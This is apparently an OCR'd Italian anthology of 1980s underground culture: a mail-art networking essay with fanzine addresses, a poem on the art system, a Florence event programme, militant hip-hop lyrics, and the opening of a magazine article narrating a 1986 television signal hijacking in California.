chiedere per più dettagli): 'Banana Rag' di Anna Banana (P.O. Box 3655, Vancouver, B.C., Canada V6B 3Y8), 'Smile' di Joki (Postbox 2631, D-495 Minden, West Germany), 'Open World' di Dobrica Kamperelic's (Milovana Jankovica 9B, 11040, Beograd, Yugoslavia) e la mia 'Arte Postale!' (Via C. Battisti 339, 55049, Viareggio, LU, Italy). Puoi raccogliere contatti da queste pubblicazioni, aggiungere gli indirizzi dei tuoi amici, iniziare già ora a tessere la tua tela! La Mail Art è una Freelandia [territorio libero] molto piccola, con tutti i suoi difetti e contraddizioni lavora in alternativa all'arte capitalista e all'arte dello Stato Socialista. Altre piccole parti del nostro spazio-tempo possono essere liberate e organizzate sotto nuovi equilibri, aperture, felici e egualitarie. Quello che è veramente imperativo a questo punto è di iniziare passando tra differenti networks underground, realizzando quanto è grande e ben radicata la strategia del fare network, adoperandosi per soddisfare i bisogni urgenti e le pratiche di interesse comune. Un potente (utopico) schema di riorganizzazione planetaria in una 'prospettiva del fare network' viene progettata nel libro "Bolo' Bolo" di P.M., già un classico dell'underground ristampato in molte lingue diverse. Questo libro è un valido punto di partenza per capire l'ampia portata di implicazioni del processo del fare network, come lo sono i vecchi testi di Timothy Leary, Buckminster Fuller, o Robert Anton Wilson. Qui ci sono alcuni indirizzi chiave abituali per verificare l'esistenza di differenti, qualche volta coincidenti, networks: 'Semiotext(e)' (552 Philosophy Hall, Columbia University, NYC, NY, 10027 USA - l'edizione inglese di Bolo' Bolo è reperibile anche qui) nel suo numero 13 procura una mappa dettagliata delle pubblicazioni e dei gruppi underground non convenzionali in USA oggi; 'Whole Earth Review' (P.O.Box 15187, Santa Ana, CA, 92705-9913, USA) stà già cercando di mettere insieme i differenti aspetti della rivoluzione della comunicazione, così come 'Factsheet Five' di Mike Gunderloy (6 Arizona, Rensselaer, NY, 12144-4502, USA), una rivista di un'incredibilmente vasta portata che elenca e recensisce in ogni numero centinaia di fanzine indipendenti, libri, dischi, video e nastri; 'Encyclopaedia Psychedelica' (Box 833, London NWG PW, England, UK) da una nuova forma alla contro-cultura degli anni '60 nel contesto del mondo computerizzato contemporaneo; 'Critique' (P.O.Box 11368, Santa Rosa, CA, 95406, USA) è interessata alle società segrete, ai misteri e alle cospirazioni di tutti i generi nel mondo; 'Option' (P.O.Box 491034, Los Angeles, CA, 90049, USA) è solo una tra le tante riviste rivolte alla musica alternativa e fatta-in-casa; 'Re/Search' (20 Romolo St., Suite B, San Francisco, CA, 94133, USA) esplora i soggetti bizzarri e negletti, dando voce a un movimento molto scollegato di terroristi dei media degli anni '80, con riferimenti all'area della 'cultura industriale'; 'The Church of The SubGenius' (P.O.Box 14306, Dallas, TX, 75214 USA) è un progetto che fa la parodia al mondo dei predicatori religiosi fanatici e delle sette esoteriche, creando una sorta di anti-culto internazionale; se ti interessano i timbri, non puoi fare a meno di una copia di 'Rubberstampmadness' (P.O.Box 6585, Ithaca, NY, 14851, USA) o di 'National Stampagraphic' (1952 Everett Street, North Valley Stream, NY, 11580, USA); Se cerchi dischi rari hai bisogno di 'Goldmine' (700 E. State Street, Iola, WI, 54990, USA) o 'Record Collector' (43/45 St. Mary's Road, Ealing, London W5 5RQ, England, UK) e naturalmente pubblicazioni specifiche esistono per ogni altro soggetto che tu possa immaginarti.

dai films dell'orrore all'occulto, dalle teorie conspirative ai manuali di battaglia, etc., etc.
Così come puoi vedere da questi esempi eterogenei, la proposta del fare network varia dall'attivismo politico al puro intrattenimento, da problemi di importanza vitale molto generali a interessi altamente specializzati. Allo stesso modo, le pubblicazioni connesse con i differenti networks possono essere prodotti indipendentemente, fotocopiate in edizioni molto limitate, o reperibili nelle edicole. Devi semplicemente tenere gli occhi aperti per scoprire, nei buoni negozi di libri, differenti pubblicazioni, più o meno alternative, interessate all'ecologia, sopravvivenza, alimentazione sana, musica non convenzionale, etc. Invece di perdersi nella trama dei contatti, ciò che è veramente importante è il trovare 'la linea segreta' tra così tanti lavori apparentemente scollegati; non tutto quello che viene fuori dall'underground è automaticamente più valido o interessante delle 'verità' che generalmente si accordano con i luoghi ufficiali. Devi viaggiare con la tua mente aperta attraverso il network e con le tue facoltà critiche in stato di all'erta. Ma se non cerchi questo viaggio, corri il rischio di non sapere mai nulla su libri, idee o esperienze che possono cambiare radicalmente la tua vita, un'abbondanza di informazioni soppresse o nascoste alla vista del pubblico, principalmente perché mettono in discussione la struttura sociale e la bilancia dei poteri su cui le società contemporanee (di sinistra, centro e destra) sono costruite. Se il vecchio detto "il mezzo è il messaggio" è oggi ancora valido, tutte queste differenti esperienze del fare network ci mostrano che

UNA COOPERAZIONE PLANETARIA FUORI DALLE ORGANIZZAZIONI POLITICHE CONVENZIONALI, DALLE BARRIERE NAZIONALI O IDEOLOGICHE, È POSSIBILE E GIÀ IN ATTO A UN CERTO LIVELLO.

Questi networks sono ancora limitati numericamente, ma sono basati su legami incredibilmente duri, sebbene si siano sviluppati senza reali necessità e compiti per soddisfarli. Paradossalmente, 'l'albero nascosto dei networks' è molto più concreto e efficiente oggi di quello che era negli anni '60, un periodo di ricerche embrionali e di illuminazioni che erano parecchio romanticizzate e profanate dai media. Oggi noi beneficiamo delle esperienze del passato, cercando di non ripetere gli stessi errori.
La Mail Art non è un gioco futile dunque, se la guardi alla luce di uno schema più ampio, un corso aperto di amicizia, informazione buona e pratica. Forse non ho sprecato tutti i miei dieci anni passati leccando francobolli e alla ricerca di quella sottile corrente di energia umana.
Siamo come pirati, che cercano il tesoro nella terra del network.
E noi tutti possediamo alcune gemme da spartire. Unisciti all'avventura, e dopo sarai occupato per sempre.
(Trad. Tommaso Tozzi)

- Illustrazione tratta da un'immagine che ho ricevuto per lettera da Vittore Baroni, 1990.


"POTERE LA LINGUA", AA.VV., ED ASIR, 1988, SALERNO, ITALIA

"DIMMI CHE È ARTE E TI DIRÒ CHE COS'È"

Di Roberto O. Costantino

La si chiama arte
Le si attribuisce un nome
Un nome che separa per non confondere.
Si dà luogo all'arte segnalandola
Segnalando l'arte si introduce ordine.
Si circoscrive l'arte nel suo nome
Si comprende l'arte nel suo nome
Nel nome dell'arte si classifica l'arte
Si normalizza l'arte come arte.
Il nome arte sistema l'arte
E' arte ciò che si segnala come arte
Non c'è arte che non sia sistema dell'arte
Il sistema dell'arte non reprime l'arte - la produce.
L'arte è il discorso del sistema dell'arte
L'unico limite dell'arte è il sistema dell'arte.

L'arte non esiste
Tutti collezionisti.



- In questa pagina:
Illustrazione tratta dal logo della galleria NEON, 1982, Bologna, Italia.

- Nella pagina accanto:
Illustrazione tratta dalla copertina della fanzine-catalogo realizzata in occasione di:
LINEE ORDINARIE URBANE, dieci giorni di mostre, performance, video, etc.., presso il PAT PAT RECORDER, Marzo, 1987, Firenze, Italia.

PAT PAT RECORDER

LINEE ORDINARIE URBANE

Domenica 22
mostra di :

Bobo Marescalchi
Luca Pancrazzi
Pedro Riz a Porta

Martedi' 24
mostra di :

Randi Malkin
Pier Paolo Pagano

Mercoledi' 25
mostra di :

Marino Batini
Andrea Daldosso
Fabrizio Marinai
Pino Miraglia
Luca Onorati
Patatrak
Patrizia Rodomonti
Stone Head
Maurizio Villani

Giovedi' 26
mostra di :

Moreno Bizzarri
Brunella Baldi
Et in Arcadia Ego
Priscila Lena Farias
Fabbrica delle Idee
Paolo Ferriani
Fab Foetus
Assunta Grasso
Giovanni Lombardo
Fabrizio Lucarini
Giacomo Piussi
Teresa Tortoli

Lunedi' 23
mostra di :

Mariano Bellarosa
Lucia Cioppi
Massimo Cittadini
Sandro Favilli
Luisa Flash
Nielsen Gavyna
Jo La Face
Boz & Lapinski
Antonella di Ludovico
Bomba Meg
Nazario Renzoni
Steve Rozz

Venerdi' 27
Installazione a cura
della rivista
TRANCE (Pisa)

Sabato 28
L'URLO DI CARTA (Milano)
presenta :
"Il Porcospino felice"
con Ancilla Tagliaferri
Carla Alicata
Francesco Gattuso
Claudio Spina

Domenica 29
POETRY NIGTH II
con :

Anima Persa
Maria Letizia Biagini
Rossana Casu
Massimo Contrasto
Nielsen Gavyna
David Gemmani
Stefano Giaccone
Priscila Lena Farias
Fabrizio Lucarini
Sara Maggi
Mirabilia
Pino Miraglia
Luca Onorati
Alessandro Pagani
Daniela Pagani
Serpax
Zedo & Wz

conduce Steve Rozz

Martedi' 31
BAMBINA PRECOCE
presenta

Abele
Marco Barbini
Caino
Francoise de la Brioskee
Nielsen Gavyna
Giddi
Kess
Priscila Lena Farias
Matt Scudder
Nurmi
Steve Rozz
Vero Ratto
Zedo & Wz

Lunedi' 30
La "NOX" di
"ARS MORIENDI"
La fanza si presenta!!

PAT PAT RECORDER

"BATTI IL TUO TEMPO" (DISCO), ASSALTI FRONTALI, 1990, ROMA, ITALIA

"BATTI IL TUO TEMPO"
Di Onda Rossa Posse (1989)

Questo è il nostro tempo/ ti stai fermando perché non è esaltante?/ Ma io voglio battere per farlo grande/ non posso perderlo per aspettarti sucker/ dicono state calmi/ ma intanto io li vedo in armi che ci stanno cercando/ guarda al Leoncavallo assassini al soldo/ maiali, qual'è la ricompensa/ la vostra ricompensa per il Leonka morto/ Non posso fermarmi in questa sporca terra d'armi/ per questo gli rispondo nascosto nella giungla/ io dico quel che vedo non invento niente/ cos'altro potrei dirti/ non posso consumare le menzogne/ anche se ho conosciuto le sconfitte, tante/ io ci sono nato/ ma intorno vedo chiaro perché non vivo a caso/ cos'altro potrei dirti/ forza chi è che si fa sotto/ Batti il Tuo Tempo/ ubriachi senza bere un sorso/ come quella volta/ davanti al fuoco nella strada/ la nebbia si dirada/ era buio e a ritmo illuminata/ seguilo il ritmo della posse/ Onda Rossa Posse/ un battito che paga/ non rimiamo per rimare noi ma per guardare il male.

BATTI IL TUO TEMPO/ BATTI IL TUO TEMPO PER FOTTERE IL POTERE.

Io scrivo interpreto recito la rima/ come nessuno prima/ si ma ho lo spirito per farlo/ come i miei fratelli giù nel fondo/ qualcuno sta rubando/ da quando è nato: "o fai la guardia o fai il ladro"..../ inseguito braccato preso prigioniero un giorno presto all'alba/ battito del cuore/ in 4 armati per portarmi via di casa/ devastata spogliata/ come in un film al cinema/ Ma questa volta è vero/ credimi è vero/ chi è il legale chi illegale/ il bandito il criminale/ il giusto l'ingiustizia/ terribile bellezza dentro le celle nei ghetti/ che contrasto con i morti viventi/ odiosi uomini fottuti/ bastardi senza dignità/ ma con migliaia di miliardi/ maestri nei disastri/ tu li puoi vedere controllando il paese nel balletto del potere/ vergogna/ 10 anni di menzogne/ triangolo di Ustica la strage di Bologna/ guarda in faccia le sue colpe/ vivendo in fondo guardando intorno/ alzando il livello puoi capirlo molto meglio/ dove sono gli illegali/ chi protegge noi da voi da questi criminali.

BATTI IL TUO TEMPO/ BATTI IL TUO TEMPO PER FOTTERE IL POTERE.

Questo è l'hip-hop/ questo è il suo ritmo/ stile della posse in azione/ in piena azione a colpire ancora al cuore/ non lo conosci?/ allora attento perché batte il suo tempo/ uccide il suono regole metriche del gioco/ ma senza rimpianto/ afferra il senso avrai qualcosa in cambio/ Onda Rossa Posse sta bruciando/ è in fiamme e in forze innescano esplodono la rima/ in prima linea/ senza mezzi soldi anzi ma tu lo stai capendo/ questa oggi non è solo una festa/ ti colpirà senza paura/ faremo in modo che tu ne voglia ancora/ fino alla fine come la Pantera/ aggredita assalita sempre/ ma se tu ci provi fallo in maniera risoluta assoluta/ perché se spari disse: "Risponderò sparando"/ 22/8/89 tu non puoi dimenticarlo/ Newton è morto: Huey P. Newton è stato assassinato.


- Illustrazione tratta dalla cartolina di invito alla mostra inaugurale dello spazio alternativo BANG AMEN, Marzo, 1986, Firenze, Italia.

SABATO 15 MARZO
ORE 21-23

Cos'altro potrei dirti/ forza chi è che si fa sotto/ Batti il tuo tempo/ ubriachi senza bere un sorso/ finiremo in una cella.../ ma chi è dimmi il legale chi illegale in questa sporca terra, sequestrano la gente per degli anni/ in questa sporca terra d'armi/ uccidono impunite per la strada le pallotole vaganti.

Chi è il legale chi illegale/ il bandito il criminale/ il giusto l'ingiustizia/ terribile bellezza dentro le celle nei ghetti/ che contrasto con i morti viventi/ questo è il momento devi batterlo il tuo tempo.


BATTI IL TUO TEMPO/ BATTI IL TUO TEMPO PER FOTTERE IL POTERE.



"SUONI DAL GHETTO", DI FRANCESCO ADINOLFI, COSTA & NOLAN, 1989, GENOVA, ITALIA


"SOLLEVA IL TETTO"
Di Public Enemy

E' veramente così e questa è la verità/ Ci vuole una nazione di milioni di persone per fermarmi/ Rifiutato e accettato come comunista/ cerco di pubblicizzare il mio nome come terrorista.



BLACK BOX

"The camera is the more powerful weapon."



"DECODER", VOL. 3, 1989, MILANO, ITALIA

"T.V. ASSASSINS CALIFORNIA"

Di Orson Clarke

Tempi duri questi in California per le reti televisive locali che non si siano ancora dotate di sistemi di trasmissione via cavo o in digitale. Una sorta di virus si sta infatti diffondendo tra quegli hobbisti ed amanti delle trasmissioni via etere che si sentono particolarmente coraggiosi od eclettici o semplicemente spiritosi.

Risultato dell'espansione di questa sindrome sono milioni di dollari andati in fumo per la rescissione di contratti pubblicitari e per la continua perdita di credibilità delle reti televisive stesse.

"T.V. Hacking" è il nome di questa strana malattia che è ora all'attenzione della Commissione sul controllo delle telecomunicazioni e che ha mobilitato, senza esiti peraltro molto brillanti, non solo la polizia locale ma anche quella federale.

Ma passiamo ad illustrare i fatti.

Il 15 maggio 1986 nel bel mezzo del notiziario serale di USCT, la rete T.V. locale più seguita della zona di Sacramento con una audience in prime-time di 600.000 telespettatori, un'interferenza di contenuto politico-osceno va a turbare la cena a migliaia di famiglie californiane: la figura del Presidente Reagan completamente ignuda e dotata di attributi sessuali inusitati per un uomo di ormai tal veneranda età.

La reazione prodotta andò dallo stupore immediatamente diffusosi tra gli spettatori, alle proteste ufficiali inoltrate e che ebbero uno strascico anche legale, da parte dell'ufficio presidenziale repubblicano. Di fatto però le tre maggiori società che avevano investito in pubblicità in USCT non solo strapparono il contratto ma denunciarono la rete televisiva per i danni subiti.

USCT era sull'orlo del collasso: venne immediatamente rimpiazzato tutto il consiglio d'amministrazione, tentate mediazioni con i clienti, emessi continuamente comunicati di scuse e di presa di distanze rispetto alla responsabilità dell'interferenza, organizzate riunioni con le locali autorità repubblicane.

Rispetto a quel che contava però, cioé all'identificazione dei responsabili e alla spiegazione della natura del fatto, la polizia disse che poteva essere definito solo con un aggettivo: impossibile.

